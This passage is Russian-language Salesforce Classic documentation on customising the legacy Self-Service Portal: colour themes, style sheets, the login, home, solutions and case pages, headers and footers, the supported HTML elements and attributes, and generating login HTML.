  - [Настройте шрифты и цвета посредством интерактивного редактора](#) на странице 2724.

СМ. ТАКЖЕ:

[Настройка портала самообслуживания](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки портала самообслуживания:

- «Управление порталом самообслуживания»


Для изменения страниц портала самообслуживания:

- «Управление порталом самообслуживания»

И

«Настройка приложения»

## Настройка шрифтов и цветов портала самообслуживания

 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

Фирменный стиль компании может быть сохранен путем настройки шрифтов и цветов портала самообслуживания. Цветовая тема портала определяет шрифты и цвета, используемые на портале. Выберите предопределенную цветовую тему и воспользуйтесь интерактивным редактором для ее настройки.

1. Введите строку *«Шрифты и цвета»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Шрифты и цвета»**. Система Salesforce поддерживает предопределенные темы, доступные для настройки. Чтобы просмотреть тему, щелкните **«Предварительный просмотр»**.

2. Выберите нужную цветовую тему.

Ниже перечислены действия, доступные на странице цветовой темы.


- Чтобы удалить все настройки, щелкните ссылку **«Возврат к стандартным значениям»**.
- Чтобы вернуться к списку цветовых тем, щелкните ссылку **«Назад ко всем темам»**.
- Чтобы просмотреть настраиваемую тему, щелкните **«Предварительный просмотр *имя темы*»**.

3. Выберите страницу портала для настройки. Настройка цветовых тем выполняется на постраничной основе; некоторые элементы страницы используются несколькими страницами.

Ниже перечислены действия, доступные на странице портала.

- Чтобы просмотреть все элементы, доступные для настройки, щелкните **«См. пример»**.
- Чтобы удалить настройки, щелкните **«Очистить»** напротив нужного элемента.
- Чтобы просмотреть настраиваемую тему, щелкните **«Предварительный просмотр *имя темы*»**.
- Чтобы вернуться к списку всех страниц портала, щелкните ссылку **«Назад ко всем страницам»**.

4. Щелкните ссылку **«Правка»** напротив нужного визуального элемента. Некоторые элементы доступны только на выбранной странице портала, а некоторые — на нескольких страницах. Изменения, внесенные в общедоступные элементы, применяются ко всем страницам.

 **Прим.:** В зависимости от визуального элемента, атрибуты могут быть настроены посредством интерактивного редактора или редактора настраиваемых таблиц стилей, поддерживающего непосредственное изменение каскадных таблиц стилей. Чтобы выбрать нужный редактор, воспользуйтесь ссылкой «нажмите здесь». Чтобы отображать ссылку «нажмите здесь» при использовании интерактивного редактора, установите флажок «Показать дополнительные атрибуты». Определение каскадных таблиц стилей должны выполнять только специалисты.

5. При необходимости измените визуальный элемент.

Ниже перечислены действия, доступные при использовании интерактивного редактора.

- Щелкните ссылку **«Правка»** напротив нужного основного или дополнительного атрибута. Если дополнительные атрибуты не отображаются, установите флажок «Показать дополнительные атрибуты».
- При необходимости измените атрибуты во всплывающем окне.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,  
Enterprise Edition,  
Performance Edition,  
Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки портала самообслуживания:

- «Управление порталом самообслуживания»

Для изменения страниц портала самообслуживания:

- «Управление порталом самообслуживания»

И

«Настройка приложения»



- Чтобы подтвердить внесенные изменения, нажмите кнопку **«ОК»**.

При использовании редактора настраиваемых таблиц стилей введите действительный код CSS.

Полный список атрибутов страницы, доступных для редактирования, см. в разделе [«Атрибуты страниц портала самообслуживания»](#) на странице 2740.

6. Чтобы сохранить все изменения, внесенные в визуальный элемент и его атрибуты, нажмите кнопку **«Сохранить»**. Настройки отображаются пользователям портала самообслуживания только после активации цветовой темы.
7. Чтобы настроить все визуальные элементы и их атрибуты, повторите указанные выше действия.
8. Чтобы вернуться к списку цветовых тем, последовательно щелкните ссылки **«Назад ко всем страницам»** и **«Назад ко всем темам»**.
9. Нажмите кнопку **«Включить тему»**.
10. Выберите тему для активации на портале. Организация может использовать только одну активную тему.
11. Нажмите кнопку **«Сохранить»**.



**Прим.:** Прежде чем активировать тему, рекомендуем выполнить все необходимые настройки, так как любые изменения, внесенные в активную тему, применяются незамедлительно, поэтому могут мешать работе клиентов.

СМ. ТАКЖЕ:

[Настройка портала самообслуживания](#)

## Настройка страниц портала самообслуживания



**Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

1. Введите строку *«Портал самообслуживания»* в поле «Быстрый поиск» в настройке и выберите пункт **«Параметры»**.
2. При необходимости измените любые страницы портала самообслуживания. Дополнительную информацию см. в разделах ниже.
  - [Настройка страницы входа портала самообслуживания](#)
  - [Настройка начальной страницы портала самообслуживания](#)
  - [Включение страницы «Решения»](#)
  - [Настройка страницы регистрации обращения портала самообслуживания](#)
  - [Настройка страницы «Просмотр обращений»](#)
  - [Настройка страницы «Предложенные решения»](#)



**Прим.:**

- Страница портала самообслуживания может быть создана только в одной версии. Тем не менее, каждая страница портала самообслуживания может быть настроена пользователем.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения страниц портала самообслуживания:

- «Управление порталом самообслуживания»

И

«Настройка приложения»

- Статьи [Salesforce Knowledge](#) не отображаются на портале самообслуживания.

СМ. ТАКЖЕ:


[Настройка портала самообслуживания](#)

[Настройка таблицы стилей портала самообслуживания](#)

[Атрибуты страниц портала самообслуживания](#)

[Создание настраиваемых разделов верхнего и нижнего колонтитулов страницы](#)

Подготовка к настройке портала

 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

Прежде чем настроить [портал самообслуживания](#) или [клиентский портал Salesforce](#), выполните указанные ниже действия.


- **Создайте общедоступные решения.** Проверьте и пометьте решения флажком «Отображается на портале самообслуживания». Портал самообслуживания и клиентский портал могут отображать только решения, помеченные флажком «Отображается на портале самообслуживания». При использовании портала самообслуживания определите первые пять решений, которые должны отображаться на начальной странице.
- **Определите сведения для отображения и сбора.** Выберите поля, которые должны отображаться пользователям при просмотре обращений. При необходимости выберите поля, которые должны быть обязательными при отправке обращений по Интернету, и значения раскрывающихся списков, которые могут быть выбраны при использовании предложенных решений для принятия решений по собственным обращениям.
- **Определите размещение портала.** Выберите область для добавления URL-адреса входа портала на корпоративном веб-узле. Дополнительную информацию о размещении URL-адреса входа для портала самообслуживания см. в разделе «Создание HTML входа». Дополнительную информацию о размещении URL-адреса входа для клиентского портала см. в разделе [Включение входа на клиентский портал и параметры](#) на странице 2655.
- **Настройте шаблоны сообщений портала.** Выберите шаблоны эл. почты, которые должны отправляться пользователям для их уведомления о разных действиях (например, сброс паролей, добавление общедоступных комментариев в обращения и использование предложенных решений для отправки автоматических ответов на обращения).
- **Настройте и распространите полезные советы по использованию портала.** Загрузите документ [«Использование портала самообслуживания и клиентского портала»](#) и выполните его редактирование в соответствии с фирменным стилем и функциями портала (например, предложенные решения и возможность добавления файлов в отправленные обращения). Затем распространите данный документ среди клиентов, использующих портал для получения ответов на собственные вопросы.

СМ. ТАКЖЕ:


[Настройка портала самообслуживания](#)

[Настройка таблицы стилей портала самообслуживания](#)

## Настройка таблицы стилей портала самообслуживания

-  **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

Выберите predeterminedную цветовую тему или загрузите образец цветовой темы портала самообслуживания, доступный для настройки. Данная цветовая тема позволяет добавлять фирменный стиль организации на портал самообслуживания.

-  **Прим.:** Дополнительную информацию о настройке цветовой темы портала самообслуживания посредством интерактивного редактора см. в разделе [«Настройка шрифтов и цветов портала самообслуживания»](#) на странице 2724.

1. Введите строку *«Портал самообслуживания»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Портал самообслуживания»**.
2. Щелкните **«Настройка портала самообслуживания»**.
3. Щелкните ссылку **«Просмотр параметров цветовой темы»** в разделе «Параметры страницы».
4. Выберите нужный набор шрифтов и цветов и щелкните **«Загрузить данную цветовую тему»**.  
Чтобы воспользоваться predeterminedной цветовой темой, щелкните **«Выбрать данную цветовую тему»**.
5. Сохраните загруженную цветовую тему. При необходимости веб-мастер может выполнить ее дополнительную настройку. Загруженная цветовая тема — это каскадная таблица стилей, доступная для редактирования веб-мастером.
6. Сохраните загруженную таблицу стилей в общедоступную папку и введите ее URL-адрес в поле «URL-адрес таблицы стилей».
7. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Настройка портала самообслуживания](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки портала самообслуживания:

- «Управление порталом самообслуживания»

Для изменения страниц портала самообслуживания:


- «Управление порталом самообслуживания»

И

«Настройка приложения»

## Настройка страницы входа портала самообслуживания

Чтобы определить содержимое, отображаемое пользователям при входе на портал, настройте страницу входа портала самообслуживания.

 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

1. Введите строку «*Портал самообслуживания*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Портал самообслуживания**».
2. Щелкните ссылку «**Правка**» напротив строки «Страница входа» в списке «Страницы портала».
3. Чтобы отобразить настраиваемое сообщение на странице входа, установите флажок «Показать сообщение».
4. Введите сообщение страницы в текстовое поле и измените размер, цвет или тип шрифта посредством панели форматирования.

Чтобы просмотреть и изменить сообщение страницы в виде HTML-кода, установите флажок «Показать HTML».

JavaScript не может быть сохранен как часть настраиваемого кода, а система [позволяет использовать только определенные HTML-элементы и атрибуты](#).

5. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Настройка портала самообслуживания](#)

[Настройка страниц портала самообслуживания](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения страниц портала самообслуживания:


- «Управление порталом самообслуживания»

И

«Настройка приложения»

## Настройка начальной страницы портала самообслуживания

Чтобы добавить функции, которые должны отображаться пользователям при входе на портал самообслуживания, настройте начальную страницу портала самообслуживания.

 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

1. Введите строку «*Портал самообслуживания*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Портал самообслуживания**».
2. Щелкните ссылку «**Правка**» напротив строки «Начальная страница» в списке «Страницы портала».
3. Выберите нужные функции.

| Функция                              | Описание   |
|--------------------------------------|--|
| Показать список «Популярные решения» | Данная функция отображает не более пяти заголовков выбранных решений на начальной странице.  |
| Показать мои открытые обращения      | Данная функция отображает открытые обращения вошедшего пользователя портала самообслуживания.  |
| Показать сообщение                   | Сообщение, которое должно отображаться вверху начальной страницы. Сообщение может содержать не более 32 000 символов, включая любые HTML-теги. |

4. Чтобы показывать сообщение на странице, введите сообщение в текстовое поле и измените размер, цвет или тип шрифта посредством панели форматирования.

Чтобы просмотреть сообщение страницы в виде HTML-кода, установите флажок «Показать HTML». JavaScript не может быть сохранен как часть настраиваемого кода, а система **позволяет использовать только определенные HTML-элементы и атрибуты**.

5. При необходимости воспользуйтесь полями слияния.
6. Нажмите кнопку «**Сохранить**».
7. Чтобы открыть начальную страницу для предварительного просмотра, щелкните ссылку «**Предварительный просмотр**» напротив строки «Начальная страница» в списке «Страницы портала». Если портал самообслуживания поддерживает настраиваемую таблицу стилей, то окно предварительного просмотра отображает настраиваемые стили.

## Настройка популярных решений

Чтобы найти и выбрать решения, которые должны отображаться на начальной странице, установите флажок «Показать список "Популярные решения"» на начальной странице и нажмите кнопку «**Добавить**» в связанном списке «Решения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения страниц портала самообслуживания:

- «Управление порталом самообслуживания»

И

«Настройка приложения»


на странице «Параметры портала самообслуживания». Разрешается выбирать только решения, помеченные как «Отображается на портале самообслуживания».

СМ. ТАКЖЕ:

[Настройка портала самообслуживания](#)

[Настройка страниц портала самообслуживания](#)

Включение страницы «Решения»

 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

Чтобы включить страницу «Решения» на портале самообслуживания, воспользуйтесь связанным списком «Страницы портала самообслуживания». Страница «Решения» позволяет просматривать решения с меткой «Отображается на портале самообслуживания» и все файлы, вложенные в эти решения.

1. Чтобы включить данную страницу, щелкните **«Правка»** в строке «Страница "Решения"».
2. Установите флажок «Показать страницу "Решения"».
3. Чтобы отобразить сообщение в верхней части страницы «Решения», установите флажок «Показать сообщение».
4. Введите нужное сообщение в текстовое поле и измените размер, цвет или тип шрифта посредством панели форматирования.  
При необходимости установите флажок «Показать HTML» для просмотра сообщения в HTML-коде. JavaScript не может быть сохранен как часть настраиваемого кода, а система [позволяет использовать только определенные HTML-элементы и атрибуты](#).
5. При необходимости воспользуйтесь полями слияния.
6. Нажмите кнопку **«Сохранить»**.
7. Чтобы открыть страницу «Решения» для предварительного просмотра, щелкните **«Предварительный просмотр»** в строке «Страница "Решения"». Если портал самообслуживания поддерживает настраиваемую таблицу стилей, то окно предварительного просмотра отображает настраиваемые стили.

СМ. ТАКЖЕ:

[Настройка портала самообслуживания](#)

[Настройка страниц портала самообслуживания](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения страниц портала самообслуживания:


- «Управление порталом самообслуживания»

И

«Настройка приложения»

## Настройка страницы регистрации обращения портала самообслуживания

Страница регистрации обращения на портале самообслуживания позволяет пользователям отправлять новые обращения в службу поддержки клиентов. Чтобы настроить страницу, создайте сообщение страницы, добавьте поля слияния и выберите нужные поля обращений.


 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

Новые обращения, отправленные посредством данной страницы, автоматически создаются на портале самообслуживания и назначаются сотруднику службы поддержки или очереди, заданной правилами назначения обращений.

1. Введите строку «*Портал самообслуживания*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Портал самообслуживания**».
2. Щелкните ссылку «**Правка**» напротив строки «Страница регистрации обращения» в списке «Страницы портала».
3. Установите флажок «Показать страницу "Зарегистрировать обращение"».
4. Чтобы отобразить сообщение на данной странице, установите флажок «Показать сообщение».
5. Введите сообщение страницы в текстовое поле и измените размер, цвет или тип шрифта посредством панели форматирования.

Чтобы просмотреть и изменить сообщение страницы в виде HTML-кода, установите флажок «Показать HTML». JavaScript не может быть сохранен как часть настраиваемого кода, а система [позволяет использовать только определенные HTML-элементы и атрибуты](#).

6. При необходимости воспользуйтесь полями слияния.
7. Нажмите кнопку «**Сохранить**».
8. Чтобы изменить поля, отображаемые на странице, щелкните ссылку «**Макет страницы**».

 **Прим.:** Если поле обращения связано с правилом проверки, то правило может препятствовать регистрации обращений пользователями портала самообслуживания, при условии, что данное поле недоступно им для заполнения. Рекомендуем разрешить отображение данных полей на странице «Зарегистрировать обращение».

9. По завершении нажмите кнопку «**Сохранить**».
10. Чтобы открыть страницу регистрации обращения для предварительного просмотра, щелкните ссылку «**Предварительный просмотр**» напротив строки «Страница регистрации обращения» в списке «Страницы портала». Если портал самообслуживания поддерживает настраиваемую таблицу стилей, то окно предварительного просмотра отображает настраиваемые стили.

СМ. ТАКЖЕ:

[Настройка портала самообслуживания](#)

[Настройка страниц портала самообслуживания](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для изменения страниц портала самообслуживания:

- «Управление порталом самообслуживания»

И

«Настройка приложения»

## Настройка страницы «Просмотр обращений»

 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

Чтобы включить и настроить страницу «Просмотр обращений», воспользуйтесь связанным списком «Страницы портала самообслуживания». Страница «Просмотр обращений» позволяет просматривать открытые и закрытые обращения, связанные решения, завершённые действия и комментарии, а также добавлять комментарии к обращениям.

1. Щелкните **«Правка»** в строке «Страница "Просмотр обращений"».
2. Чтобы разрешить пользователям просмотр открытых и закрытых обращений, установите флажок «Показать страницу "Просмотр обращений"».
3. Чтобы разрешить пользователям добавление комментариев к обращениям, установите флажок «Добавить комментарии к обращениям». Сообщение эл. почты автоматически отправляется ответственному за обращение при каждом добавлении комментария.
4. Чтобы разрешить пользователям добавление файлов в обращения, установите флажок «Добавить вложения к обращениям». Сообщение эл. почты автоматически отправляется ответственному за обращение при каждом добавлении вложения.

Чтобы разрешить пользователям портала самообслуживания просмотр файлов, добавленных в обращения, добавьте связанный список «Вложения к обращению» при редактировании макета страницы «Просмотр обращений». Обратите внимание, что данный связанный список также содержит любые файлы, добавленные в обращения сотрудниками службы поддержки.

5. Чтобы отобразить сообщение на данной странице, установите флажок «Показать сообщение».
6. Введите нужное сообщение в текстовое поле и измените размер, цвет или тип шрифта посредством панели форматирования.

Чтобы просмотреть сообщение страницы в виде HTML-кода, установите флажок «Показать HTML». JavaScript не может быть сохранен как часть настраиваемого кода, а система **позволяет использовать только определенные HTML-элементы и атрибуты**.

7. При необходимости воспользуйтесь полями слияния.
8. Нажмите кнопку **«Сохранить»**.
9. Чтобы изменить поля и связанные списки, отображаемые на странице, щелкните ссылку **«Макет страницы»**.

Чтобы разрешить пользователям портала самообслуживания просмотр общедоступных завершённых действий, связанных с обращениями, добавьте связанный список «Действия обращения». Чтобы разрешить сотрудникам службы поддержки отображение или сокрытие завершённых действий на портале самообслуживания путем выбора параметра «Сделать общедоступным» или «Сделать личным» в связанном списке обращения «Журнал действий», настройте доступность флажка «Отображается на портале самообслуживания» в макетах страниц действий.

10. По завершении нажмите кнопку **«Сохранить»**.
11. Чтобы открыть страницу «Просмотр обращений» для предварительного просмотра, щелкните **«Предварительный просмотр»** в строке «Страница "Просмотр обращений"». Если портал самообслуживания поддерживает настраиваемую таблицу стилей, то окно предварительного просмотра отображает настраиваемые стили.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ



Для изменения страниц  
портала самообслуживания:

- «Управление порталом самообслуживания»

И

«Настройка  
приложения»




-  **Совет:** Чтобы скрыть определенные обращения от пользователей портала, снимите флажок «Отображается на портале самообслуживания» для соответствующего обращения.
-  **Прим.:** Страница «Просмотр обращений» отображает обращения по убыванию на основе поля «Номер обращения». Пользователи портала самообслуживания не могут изменять данный порядок и сортировать столбцы обращений.

СМ. ТАКЖЕ:

- [Настройка портала самообслуживания](#)
- [Настройка страниц портала самообслуживания](#)

### Настройка страницы «Предложенные решения»

-  **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

Связанный список «Страницы портала самообслуживания» позволяет включить и настроить страницу «Предложенные решения». Данная страница позволяет просмотреть не более 10 возможных решений по отдельному обращению. Пользователи могут просматривать предложенные решения и самостоятельно закрывать обращения при отправке обращений или их просмотре на портале самообслуживания.

Чтобы настроить страницу «Предложенные решения», выполните указанные ниже действия.

1. Щелкните **«Правка»** в строке «Страница "Предложенные решения"».
2. Чтобы включить страницу на портале самообслуживания, установите флажок «Показать страницу "Предложенные решения"».
3. Выберите «Статус самозакрывающегося обращения» для отображения в поле «Статус» тех обращений, которые закрываются пользователями портала самообслуживания. Рекомендуем выбрать как минимум одно значение «Закрото» для данного поля.
4. Выберите максимальное количество предложенных решений для отображения пользователю за один раз. Разрешается отображать не более 10 решений.
5. Выберите «Причины самозакрывающегося обращения», которые должны быть доступны пользователям портала самообслуживания при самостоятельном закрытии собственных обращений.
6. Чтобы отображать сообщение на данной странице, установите флажок «Показать сообщение».
7. Введите нужное сообщение в текстовое поле и измените размер, цвет или тип шрифта посредством панели форматирования.  
При необходимости установите флажок «Показать HTML» для просмотра сообщения в HTML-коде.  
JavaScript не может быть сохранен как часть настраиваемого кода, а система [позволяет использовать только определенные HTML-элементы и атрибуты](#).
8. При необходимости воспользуйтесь полями слияния.
9. Нажмите кнопку **«Сохранить»**.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения страниц портала самообслуживания:

- «Управление порталом самообслуживания»

И

«Настройка приложения»

10. Чтобы открыть страницу «Предложенные решения» для предварительного просмотра, щелкните **«Предварительный просмотр»** в строке «Страница "Предложенные решения"». Если настроена таблица стилей портала самообслуживания, то для предварительного просмотра страницы используются настраиваемые стили.


СМ. ТАКЖЕ:

[Настройка портала самообслуживания](#)

[Настройка страниц портала самообслуживания](#)

Создание настраиваемых разделов верхнего и нижнего колонтитулов страницы

Чтобы применить фирменный стиль компании ко всем страницам портала самообслуживания, настройте верхние и нижние колонтитулы страниц. Верхние и нижние колонтитулы страниц портала могут содержать логотип, сообщение или цвета компании.

 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

1. Введите строку *«Портал самообслуживания»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Портал самообслуживания»**.
2. Щелкните ссылку **«Правка»** напротив параметра «Верхний колонтитул страницы» или «Нижний колонтитул страницы» в списке «Разделы страницы портала».
3. Чтобы включить отображение верхнего или нижнего колонтитула на страницах портала, установите флажок «Показать верхний колонтитул» или «Показать нижний колонтитул».
4. Чтобы добавить линию, разделяющую верхний или нижний колонтитул и текст страницы, установите флажок «Показать разделитель верхнего колонтитула» или «Показать разделитель нижнего колонтитула».
5. При необходимости введите сообщение страницы и воспользуйтесь панелью форматирования для его форматирования.

Чтобы просмотреть и изменить сообщение страницы в виде HTML-кода, установите флажок «Показать HTML». JavaScript не может быть сохранен как часть настраиваемого кода, а система [позволяет использовать только определенные HTML-элементы и атрибуты](#).

6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Настройка портала самообслуживания](#)

[Настройка страниц портала самообслуживания](#)

[Настройка таблицы стилей портала самообслуживания](#)

[Атрибуты страниц портала самообслуживания](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки портала самообслуживания:

- «Управление порталом самообслуживания»

Для изменения страниц портала самообслуживания:


- «Управление порталом самообслуживания»

И

«Настройка приложения»

## Поддерживаемые HTML-элементы и атрибуты для настройки портала самообслуживания

Рекомендуем использовать HTML для настройки сообщения на страницах портала самообслуживания.

 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

Пользователи могут настраивать любые страницы портала самообслуживания, а также их верхние и нижние колонтитулы, путем добавления сообщения. Ниже перечислены HTML-элементы и атрибуты, доступные для использования в сообщении.

### Поддерживаемые элементы

- a
- abbr
- acronym
- address
- area
- b
- basefont
- bdo
- big
- blockquote
- body
- br
- button
- caption
- center
- cite
- code
- col
- colgroup
- dd
- del
- dfn
- dir
- div
- dl
- dt
- em
- fieldset
- font

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- form
- h1
- h2
- h3
- h4
- h5
- h6
- head
- hr
- html
- i
- img
- input
- ins
- kbd
- label
- legend
- li
- link
- map
- menu
- meta
- ol
- optgroup
- option
- p
- pre
- q
- s
- samp
- select
- small
- span
- strike
- strong
- style
- sub
- sup
- table
- tbody

- td
- textarea
- tfoot
- th
- thead
- title
- tr
- tt
- u
- ul
- var
- xmp

#### Поддерживаемые атрибуты

- abbr
- accept
- accept-charset
- accesskey
- action
- align
- alink
- alt
- axis
- background
- bgcolor
- border
- cellpadding
- cellspacing
- char
- charoff
- charset
- checked
- cite
- class
- classid
- clear
- code
- codebase
- codetype
- color

- cols
- colspan
- compact
- content
- coords
- data
- datetime
- declare
- defer
- dir
- disabled
- enctype
- face
- frameborder
- headers
- height
- href
- hreflang
- hspace
- http-equiv
- id
- ismap
- label
- lang
- language
- link
- longdesc
- marginheight
- marginwidth
- maxlength
- media
- method
- multiple
- name
- nohref
- noresize
- noshade
- nowrap
- readonly
- rel

- rev
- rows
- rowspan
- rules
- scheme
- scope
- scrolling
- selected
- shape
- size
- span
- src
- standby
- start
- style
- summary
- tabindex
- target
- text
- title
- usemap
- valign
- value
- valuetype
- version
- vlink
- vspace
- width

СМ. ТАКЖЕ:


[Настройка начальной страницы портала самообслуживания](#)

[Настройка страницы регистрации обращения портала самообслуживания](#)

[Настройка страницы входа портала самообслуживания](#)

[Создание настраиваемых разделов верхнего и нижнего колонтитулов страницы](#)

## Атрибуты страниц портала самообслуживания

 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

Ниже перечислены атрибуты страниц портала самообслуживания, которые могут быть изменены посредством интерактивного редактора.

| Атрибут страницы      | Описание   |
|-----------------------|--|
| Цвет                  | Цвет текста.   |
| Жирный шрифт          | Атрибут жирного шрифта. Например, отображение текста жирным или обычным шрифтом.   |
| Размер шрифта         | Размер шрифта текста.  |
| Шрифт                 | Определенный стиль отображения букв.   |
| Семейство шрифтов     | Список очередности имен семейства шрифтов для элемента. Веб-обозреватели используют первое распознанное значение шрифта. |
| Подчеркивание         | Атрибут подчеркнутого текста. Например, отображение подчеркнутого или обычного текста.                                   |
| Цвет границы          | Цвет границы.  |
| Стиль границы         | Стиль границы (например, точечная, пунктирная или сплошная линия).   |
| Ширина границы        | Ширина границы.  |
| Ширина нижней границы | Ширина нижней границы.   |
| Отступ                | Размер промежутка между границей и элементом.  |
| Отступ сверху         | Размер промежутка между верхней границей и элементом.  |
| Отступ справа         | Размер промежутка между правой границей и элементом.   |
| Отступ слева          | Размер промежутка между левой границей и элементом.  |
| Отступ снизу          | Размер промежутка между нижней границей и элементом.   |
| Высота                | Высота элемента.   |
| Высота строки         | Высота строки.   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки портала самообслуживания:

- «Управление порталом самообслуживания»

Для изменения страниц портала самообслуживания:

- «Управление порталом самообслуживания»

И

«Настройка приложения»




| Атрибут страницы    | Описание   |
|---------------------|--|
| Цвет фона           | Цвет фона элемента.  |
| Повтор фона         | Формат отображения фоновое изображения. Например, повтор изображения по горизонтали или по вертикали.  |
| Фоновое изображение | Фоновое изображение элемента. Функция URL() должна содержать относительный или абсолютный URL-адрес, соответствующий области хранения изображения. Например, <code>url(/sserv/img/tabBg_gray.gif)</code> . |

СМ. ТАКЖЕ:


- [Настройка портала самообслуживания](#)
- [Настройка страниц портала самообслуживания](#)
- [Настройка таблицы стилей портала самообслуживания](#)

### Создание HTML входа

 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

Чтобы предоставить пользователям возможность входа на включенный и настроенный портал самообслуживания, создайте соответствующий URL-адрес или HTML-код.

1. Введите строку «*Портал самообслуживания*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Портал самообслуживания**».
2. Нажмите кнопку «**Создать HTML входа**».
3. Вставьте созданный URL-адрес или HTML-код на веб-страницу портала.
4. Чтобы вернуться на страницу параметров портала самообслуживания, нажмите кнопку «**Готово**».

 **Прим.:** Чтобы выполнить одновременный вход в систему Salesforce и на портал самообслуживания, воспользуйтесь разными обозревателями. Например, если вход на портал самообслуживания выполняется посредством обозревателя, в котором уже открыта система Salesforce, то сеанс работы с системой Salesforce автоматически завершается. Аналогичным образом, если вход в систему Salesforce выполняется посредством обозревателя, в котором уже открыт портал самообслуживания, то сеанс работы с порталом самообслуживания автоматически завершается.

СМ. ТАКЖЕ:

- [Настройка портала самообслуживания](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


